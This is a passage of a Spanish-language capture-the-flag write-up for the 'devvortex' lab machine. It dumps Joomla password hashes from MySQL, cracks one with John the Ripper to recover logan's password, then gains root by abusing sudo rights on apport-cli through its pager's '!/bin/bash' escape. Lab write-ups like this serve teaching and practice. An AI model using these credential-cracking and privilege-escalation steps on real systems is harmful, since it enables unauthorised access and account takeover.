| Field          | Type          | Null | Key | Default | Extra          |
+----------------+---------------+------+-----+---------+----------------+
| id             | int           | NO   | PRI | NULL    | auto_increment |
| name           | varchar(400)  | NO   | MUL |         |                |
| username       | varchar(150)  | NO   | UNI |         |                |
| email          | varchar(100)  | NO   | MUL |         |                |
| password       | varchar(100)  | NO   |     |         |                |
| block          | tinyint       | NO   | MUL | 0       |                |
| sendEmail      | tinyint       | YES  |     | 0       |                |
| registerDate   | datetime      | NO   |     | NULL    |                |
| lastvisitDate  | datetime      | YES  |     | NULL    |                |
| activation     | varchar(100)  | NO   |     |         |                |
| params         | text          | NO   |     | NULL    |                |
| lastResetTime  | datetime      | YES  |     | NULL    |                |
```

Vamos a ver el contenido:

```
mysql> select name,password from sd4fg_users;
+------------+--------------------------------------------------------------+
| name       | password                                                     |
+------------+--------------------------------------------------------------+
| lewis      | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan paul | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+------------+--------------------------------------------------------------+
```

Vamos a crackear este hash con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (b
Cost 1 (iteration count) is 1024 for all loaded ha
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key
tequieromucho    (logan)
```

Iniciamos session con el usuario logan:

```
www-data@devvortex:~/dev.devvortex.htb$ su logan
Password:
logan@devvortex:/var/www/dev.devvortex.htb$ whoami
logan
```

Miramos que comandos podemos ejecutar como el usuario root:

```
logan@devvortex:/var/www/dev.devvortex.htb$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

Lo ejecutamos con un "-f" para crear una incidencia

```
logan@devvortex:/var/www/dev.devvortex.htb$ sudo /usr/bin/apport-cli -h
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help            show this help message and exit
  -f, --file-bug        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
  -w, --window          Click a window as a target for filing a problem
                        report.
```

Elegimos el 1:

```
Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1
```

Eleguimos el 2:

```
Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2
```

Pulsamos "V" para ver el reporte y entramos en formato paginado. Cuando estamos en formato paginado podemos ejecutar comandos tras "!":

```
== ApportVersion ============================================
2.20.11-0ubuntu27

== Architecture =============================================
amd64

== CasperMD5CheckResult =====================================
skip

== Date =====================================================
Wed Nov 13 16:18:39 2024

== DistroRelease ============================================
Ubuntu 20.04

== Package ==================================================
xorg (not installed)

== ProblemType ==============================================
Bug

== ProcCpuinfoMinimal =======================================
processor       : 1
!/bin/bash
```

Como estamos con el usuario "root" podemos ejecutar una bash como el usuario root:

```
root@devvortex:/var/www/dev.devvortex.htb# whoami
root
```